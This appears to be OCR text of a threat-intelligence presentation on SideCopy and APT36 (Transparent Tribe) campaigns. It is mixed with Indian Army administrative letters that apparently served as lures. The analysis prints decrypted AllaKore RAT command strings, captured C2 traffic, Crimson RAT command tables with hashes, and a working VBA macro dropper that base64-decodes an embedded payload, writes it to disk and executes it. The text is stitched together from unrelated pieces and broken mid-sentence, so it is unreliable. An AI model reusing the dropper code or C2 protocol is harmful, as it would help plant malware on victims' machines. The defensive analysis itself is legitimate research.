2. **JC-174 Course** will be conducted at The Army War College, Mhow from **09 Sep 24 to 30 Nov 2024**. List of Offrs as per **Appx 'A'** to this letter are detailed to attend **JC-174** Course and **Appx 'B'** contains list of offrs nominated as res. In case an offr has been posted out, the detailment letter will be fwd to the next unit. Course detailment will also be hosted on the Inf Dte Website of Army Intranet.

3. All offrs incl res will be expeditiously intimated at their current address, by units within ten days of issue of this letter. A copy of the intimation will also be endorsed to this Dte. All concerned will ensure that the offrs detailed on the course report to the Army War College, Mhow two days prior to the commencement of the course. Offrs will be in possession of binoculars and compass. PC and Laptops are not permitted on the course due to security reasons. Offrs detailed and those earmarked as res on this course will not be sent on lve or detailed on any other course which may interfere with their detailment on mandatory course. Inf Offrs on posting to ERE (RR/AR/NSG/RCs) and staff will carry fwd their course detailment and attend the course. **Offrs who have crossed nine yrs of service (i.e. physical service) on the day of commencement of course need to apply for service waiver as per DGMT/ MT-4 letter No A/25037/JC/Waiver Pol/GS/Mt-4 dt 18 Nov 2013.**

4. **Cancellation**. Cancellation of JC Course detailment will be done only on the recommendations of the respective Comd HQ. Units will ensure that only inescapable or genuine cases are recommended to the fmn HQ. Fmn HQs should check earlier detailments, reasons for cancellations and the service bracket of offr before processing cases for cancellation. The case for cancellation duly recommended by COS Comd HQ should reach Inf Dte/ Inf-4 by **09 Aug 24** failing which offr will not be taken off from course. Format att with S of C for cancellation is att **Appx 'C'**. Cases recd without format incl unwillingness of offr and incorrect/ inadequate details will not be processed. An offr will be nominated a max of three times within the period allotted to this batch/group and theirafter he will be deemed to have not qualified on the course and will not be nominated for the course. There will be no relaxation to this rule, therefore, it is the resp of the Fmn/ Unit and offr affected to ensure that he avails the earliest opportunity to qualify on the course within the stipulated age/ service bracket.


5. **Detailment**. Course detailment is purely being carried out keeping the seniority, date of birth, date & type of commission, med cat. Units/ Offrs desirous of pre-ponement of course detailment on Op reqmt/ genuine reasons may process their case through fmn HQ well in time. Units will not directly apch this dte for the same and will ensure that offrs on res


Cluster-4

Cluster-4 : Three Campaigns in Q1 2024

SocketMain	PING
Info	PONG
OK	Folder
DownloadFile	Files
UploadFile	Close

Decrypted AllaKore Commands





Dual AllaKore RAT

- Open-Source Remote Agent
- Additional File Operations

```
String
<|STOPACCESS|>
<|PONG|>
<|IMAGE|>
<|END|>
<|REDIRECT|><|DELETEDSELECTED|>
<|REDIRECT|><|RUNNINGFILE|>
<|REDIRECT|><|CREATEDFOLDER|>
<|REDIRECT|><|FILEMOVE|>
<|REDIRECT|><|FILECOPIED|>
<|REDIRECT|><|RENAMED|>
<|REDIRECT|><|ZIPDONE|>
<|REDIRECT|><|UPLOADCOMPLETE|>
```

```
<|mainzsoccer|>[redacted]<|ID|>[redacted]<|>2248<|END|><|P
ING|><|PONG|><|SETPING|>256<|END|><|PING|><|PONG|><|SETPING|>204<|END|><|
PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|END|><
|PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|END|>
<|PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|END|
><|PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|END
|><|PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|EN
D|><|PING|><|PONG|><|SETPING|>172<|END|><|PING|><|PONG|><|SETPING|>188<|E
ND|><|PING|><|PONG|><|SETPING|>187<|END|><|PING|><|PONG|><|SETPING|>188<|
END|><|PING|><|PONG|><|SETPING|>187<|END|><|PING|><|PONG|><|SETPING|>187<
|END|><|PING|><|PONG|><|SETPING|>203<|END|><|PING|><|PONG|><|SETPING|>188
<|END|><|PING|><|PONG|><|SETPING|>172<|END|>
```

```
<|PRINCIPAL|><|OK|><|Info|>ABCD<|>Test([redacted])<|>Windows 10<|>
<<|<|SocketMain|>4457294<<|<|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG
|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|
><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|>
<|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><
|PONG|>
```

Cluster-4 : Grant of Allowances

Mil Tele : 34891

IHQ of MoD (Army)
Adjutant General's Branch
Addl Dte Gen MP/MP 8(I of R)
West Block-III, RK Puram
New Delhi - 110 066

20038/Appx J/Final/MP 8(I of R)

HQ Southern Command (A)
HQ Eastern Command (A)
HQ Western Command (A)
HQ Northern Command (A)
HQ Central Command (A)
HQ South Western Command (A)
HQ Army Training Command (A)
HQ Andaman and Nicobar Command (A)
HQ Strategic Force Command (A)
All Record Offices

ADVISORY ON GRANT OF RISK & HARDSHIP ALLOWANCE JCOs & OR

1. Further to this Dte letter even No dt 09 Nov 22.

2. It is intimated that there was a bug in HRMS Patch 12 rel in first week of Nov 22 due to which 'from dt' is going blank in soft copies of Part II Orders regarding cancellation of old fd/CI/HAA allces. Such Part II Orders are being discarded by Dolphin Appl, further leading to rejections of new Part II Orders regarding RISK and HAUCA. This bug has already been fixed in HRMS Parch 12.1 which is available on Army Portal for download. All units/ests are requested to take the following action :-

   (a) Install Patch 12.1 in HRMS Server forthwith.

   (b) Part II Orders already pub but not fwd to Record Offices or further to PAOs should be unsigned through superadmin ID and re-genr soft copies after installing Patch 12.1 of HRMS and digitally signed.

   (c) Discarded items of Part II Orders already processed by PAOs (OR) should be cancelled afresh.

3. A review mtg on impl of Risk & Hardship Allces was org by office of CGDA on 19 Dec 22 and certain pub errors were highlighted by regional PCsDA/CsDA. Despite clearly mentioned in Para 2(b) of the ibid letter under ref, few units/est are ceasing the erstwhile fd allces wef 21 Feb 19 (Paid for upto 20 Feb 19) and granting new allces wef 22 Feb 19. Thus the affected indl loses one day allce ie for 21 Feb 19 as well as such Part II Orders are being rejected by Dolphin Pgme. HRMS users need to be educated/trained properly on correct and error free pub of Part II Orders.

24

Tele No : 23011892/ 33934

88896/MH 101/GS/FP-2

Jan 2023

INTEGRATED HQ OF MoD (ARMY) / GENERAL STAFF BRANCH
DTE GEN OF FIN PLG / FP -2

PAYMENTS OF ARREARS OF RISK & HARDSHIP ALLCE

1. Ref ADG PS/ PS-3 letter No B/ 37269/FSC/R&H/AG/PS-3(P) dt 28 Oct 2022.

2. The SOP on documentation procedures to be followed for publication of relevant Part II orders for revised Risk & Hardship Allce to all rks was promulgated by ADG PS/ PS-3 vide letter at Para 1 ibid. Accordingly, based on the estimates, adequate funds under the Salary Head of the IA's budget for the FY 2022-23 have been catered for by this Dte, for payment of the arrears in r/o Risk & Hardship Allce. However, inspite of explicit instrs on the sub, payment of arrears of Risk & Hardship Allce have not been booked against the Salary Head of Army Budget till dt. Under booking of funds under the Salary Head is a maj audit objection and is likely to be raised in case of any lapse/ surrender of funds under the Salary Head (MH 101).

3. The efforts being made by MP & PS Dte and Comds is ack. This joint effort needs to continue to achieve our tgts of booking the same. It is therefore, imperative that the Fmns and RCs pay full attn towards publication of the Part II Orders. The FP Dte is taking all measures to liase with MoD (Fin) and CGDA to book the funds in earnest as the Part II Orders prog. It is therefore, requested that quantifiable figures be furnished by the Comds and RCs on the publication to push the same at CGDA.

4. This letter may pl be put up to the COS of Comds HQs and Heads of Branches/ Dtes at IHQ of MoD (Army).

5. For your info and urgent action pl.

(Saurabh Sharma)
Brig
Brig FP (A)

DG Inf/ Inf-1
DG Arty/ Arty-1
AA-1 (Coord)
ADG Mech Inf / Mech-2
DGAFMS / DG-2C

DG Armd Corps /AC-5
Sigs-2 (b)
ADG Mech Inf Cell/ Mech-5
CE-1 & Coord
DGMS (Army)/ DG-2E

DG Armd Corps /AC-6
Army AD (Coord)
EME Fin
DG ST/ ST-17(B)
CN&A Coord

HQ Southern Comd (GS/FP)
HQ Western Comd (GS/FP)
HQ Eastern Comd (GS/FP)
HQ ARTRAC (GS/FP)

HQ Central Comd (GS/FP)
HQ Northern Comd (GS/FP)
HQ South Western Comd (GS/FP)

Copy to:-

AG Budget
DG TA/TA-3
DGRR (FP/ Adm)

Tele : 23018391
35276

Dte Gen of Op Logistics & SM
ADG Strat Mov / Mov C&D
IHQ of MoD(Army) / GS Branch
Room No. 212 B, D-1 Wing
Sena Bhawan, New Delhi - 110011

No. 12630/Tpt.A/Mov C

HQ Northern Comd (Q)
HQ Western Comd (Q)
HQ Central Comd (Q)
HQ Eastern Comd (Q)
HQ Southern Comd (Q)
HQ South-Western Comd
HQ A&N Comd (Q)
HQ ARTRAC
HQ SFC
HQ IDS

GRANT OF TRANSPORT ALLOWANCE TO SERVICE PERSONNEL

1. Reference Ministry of Defence letter No. 12630/Tpt.A/Mov C/246/D(Mov)/2017 dated 15 September 2017 implementing the revised rate of Transport Allowance allowed vide Ministry of Finance OM No. 21/5/2017-E.II(B) dtated 07 July 2017 and 02 Aug 2017.

2. A disparity in the rates of Transport Allowance in respect of personnel in Pay Level 1 & 2, drawing pay less than Rs.24,000/- vis-a-vis the Ministry of Finance OM ibid was noticed. The same has now been rectified vide Ministry of Defence GSL No. 12630/Tpt.A/Mov C/153/D(Mov)/2023 dated 17 Aug 2023. A copy of the same is enclosed for further dissemination to all formations / units under your command.

(Aparajita Srivastava)
Dy Director / Mov C&D
For ADG Strat Mov

Copy to -

COAS Sectt
VCOAS Sectt
CISC Sectt
DCOAS (Strat) Sectt
DCOAS (IS&T) Sectt
DCOAS (P&S) Sectt
AG Branch / AG Coord

QMG Branch / Q-1E
MS Branch / MS Coord
E-in-C Branch / E Coord
MGS Branch / S&C
GS Branch / SD-1
NHQ / DPA
Air HQ / Dte of Accts (PA&R)


CGDA
PCDA(AF)
PCDA(N)
PCDA(O), Pune
SAPCS
MP- 8 (I of R)

Internal

DG OL&SM Sectt
ADG Sectt
SM-1
SM-2
SM-3
SM Coord
OL-1

Enter APT36

- Transparent Tribe
  - Parent of SideCopy
- Target: Linux and Windows
- Low VT detection rate
- Packers
  - .NET Reactor
  - ConfuserEx
  - Crypto Obfuscator
  - Eazfuscator




VBA Macro

```
If Dir(folder_aduri_finalfile, vbDirectory) = "" Then

    If InStr(Application.OperatingSystem, ".01") Then
        stombidIput = readbnfile(folder_mustmulti__name & Replace("x_l\embe_ddi_ngs\ole_Ob_ject1.bi_n",
    Else
        stombidIput = readbnfile(folder_mustmulti__name & Replace("x_l\embe_ddi_ngs\ole_Ob_ject2.bi_n",
    End If

    arrOuswtput = DecoBae6f(stombidIput)

    Set objwaqshtieFSOFile = objwaqshtieFSO.CreateTextFile(folder_mustmulti_tair_zip & file_mustmulti_ta
    objwaqshtieFSOFile.Write BiryToring(arrOuswtput)
    objwaqshtieFSOFile.Close
    Set objwaqshtieFSOFile = Nothing
    Set objwaqshtieFSO = Nothing

    oAmustmultipdsp.Namespace(folder_mustmulti_tair_final).CopyHere oAmustmultipdsp.Namespace(folder_mus

    Name folder_mustmulti_tair_final & file_mustmulti_tair_png As folder_aduri_finalfile

End If

Call Shell(""" & folder_aduri_finalfile & """ """, vbMaximizedFocus)

Dim docvvsath As String

docvvsath = VBA.Environ$("USERPROFILE") & "\Downloads\" & sAdsdmustmultiieName & ".xl" & Replace("sx_ps'
```

```
Function readbnfile(ByVal strFile)
    Dim iTxtFile As Integer
    Dim strFileText As String
    iTxtFile = FreeFile
    Open strFile For Input As FreeFile
    strFileText = VBA.Input(LOF(iTxtFile), iTxtFile)
    Close iTxtFile
    readbnfile = strFileText
End Function

Function DecoBae6f(ByVal strInput) As Byte()
    Dim objXML, objNode
    Set objXML = CreateObject("MSXML2.DOMDocument.6.0")
    Set objNode = objXML.createElement("b64")

    objNode.DataType = "bin.base64"
    objNode.Text = strInput
    DecoBae6f = objNode.NodeTypedValue

    Set objNode = Nothing
    Set objXML = Nothing
End Function

Function BiryToring(arrBytes)
    Dim i, strOutput
    strOutput = ""
    For i = 0 To UBound(arrBytes)
        strOutput = strOutput & VBA.Chr(arrBytes(i))
    Next
    BiryToring = strOutput
End Function
```

Variants of Crimson RAT

A	B	AF	AG	AH	AI	AJ	AK	AL	AM	AN
	MD5	5323834444ae9	1d493e326d91c5	014f830116b368	c9c802bb6fcfa	55b3cfd78d9e2	f5380e7a6e15a0	898df40a8f2a670	bb5b569b38a	7cdc81a0f5c5b2
	PDB	**svrdiv vsnivd**	**vteijam hdgtra**	**inthrantnarm**	**itugpisacrev**	**jevisvmanr**	**itmvroidovs**	**mulhiar tarsnib**	**ShareX**	**Analytics Base**
	Compiled	2023-08-07	2023-09-05	2023-09-25	2023-10-12	2023-11-25	2023-12-16	2024-03-17	2024-03-15	2024-03-26
	Size	14.10 MB	11.85 MB	18.38 MB	22.45 MB	16.92 MB	18.67 MB	18.89 MB	10.94 MB	11.24 MB
1	**thumb**	thy7umb	thyTumb	th3aumb	th5uumb	thy+umb	thy5umb	thyTumb	thumb	thumb
2	**cscreen**	cdy7crgn	cdyTcrgn	cs3acrdn	cs5ucrsn	csy+dcrgn	cdy5crgn	cs_yTdc_rgn	cscreen	cscreen
3	**scrsz**	scy7rsz	scyTrsz	sc3arsz	sc5ursz	scy+rsz	scy5r			
4	**putsrt**	puy7tsrt	puyTtsrt	pu3atsrt	pu5utsrt	puy+tsrt	puy5			
5	**delt**	dey7lt	deyTlt	de3alt	de5ult	dey+lt	dey5			
6	**dirs**	diy7rs	diyTrs	di3ars	di5urs	diy+rs	diy5r			
7	**filsz**	fiy7lsz	fiyTlsz	fi3alsz	fi5ulsz	fiy+lsz	fiy5ls			
8	**afile**	afy7ile	afyTile	af3aile	af5uile	afy+ile	afy5il			
9	**listf**	liy7stf	liyTstf	li3astf	li5ustf	liy+stf	liy5st			
10	**stops**	sty7ops	styTops	st3aops	st5uops	sty+ops	sty5o			
11	**scren**	scy7uren	scyTuren	sc3aren	sc5uren	scy+uren	scy5u			
12	**cnls**	cny7ls	cnyTls	cn3als	cn5uls	cny+ls	cny5l			
13	**udlt**	udy7lt	flyTes	ud3lt	ud5ult	udy+lt	udy5			
14	**file**	fiy7le	fiyTle	fi3ale	fi5ule	fiy+le	fiy5le			
15	**info**	iny7fo	inyTfo	in3afo	in5ufo	iny+fo	iny5f			
16	**runf**	ruy7nf	ruyTnf	ru3anf	ru5unf	ruy+nf	ruy5r			
17	**fles**	fly7es	flyTes	fl3aes	fl5ues	fly+es	fly5es			
18	**dowr**	doy7wr	doyTwr	do3awr	do5uwr	doy+wr	doy5			
19	**dowf**	doy7wf	doyTwf	do3awf	do5uwf	doy+wf	doy5			
20	**fldr**	fly7dr	flyTdr	fl3adr	fl5udr	fly+dr	fly5d			
21	**getavs**	gey7tavs	geyT_tavs	---	ge5utarvs	gey+_tavs	gey5			
22	**procl**	pry7ocl	pryT_ocl	pr3aocl	pr5uocl	pry+ocl	pry5c			
23	**endpo**	---	---	en3adpo	en5udpo	eny+dpo	---			
24	**runpath**	---	---	---	ru5upth	---	---			
25	**audio**									
26	**clrklg**									
27	**rnnub**									
28	**sysky**									
29	**clping**									



Simila...	Confide...	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
1.00	0.62	0000...	itmvroidovs.Form1_...	Normal	000009E0	mulhiar_tarsnib.Form1__Form1...	Normal	0 1 0	
1.00	0.62	0000...	_adwwefiles_d__0_...	Normal	000009F0	mulhiar_tarsnib.Form1__Form1...	Normal	0 1 0	
1.00	0.82	0000...	itmvroidovs.Propert...	Normal	000023E0	mulhiar_tarsnib.Properties....	Normal	0 1 0	
1.00	0.82	0000...	itmvroidovs.Proper...	Normal	00002440	mulhiar_tarsnib.Properties.S...	Normal	0 1 0	
1.00	0.95	0000...	_adwwefiles_d__0_...	Normal	00002850	_adwpfivles_d__8__System.Col...	Normal	0 1 0	
1.00	0.96	0000...	itmvroidovs.DITRVES...	Normal	00000090	mulhiar_tarsnib.DIEGEDIF__g...	Normal	0 1 0	
1.00	0.97	0000...	__c__DisplayClasse_...	Normal	000028F0	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.97	0000...	__c__DisplayClasse_...	Normal	00002970	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Form1_...	Normal	00000A00	mulhiar_tarsnib.Form1__Form1...	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Program...	Normal	00002280	mulhiar_tarsnib.Program__Main	Normal	0 1 0	
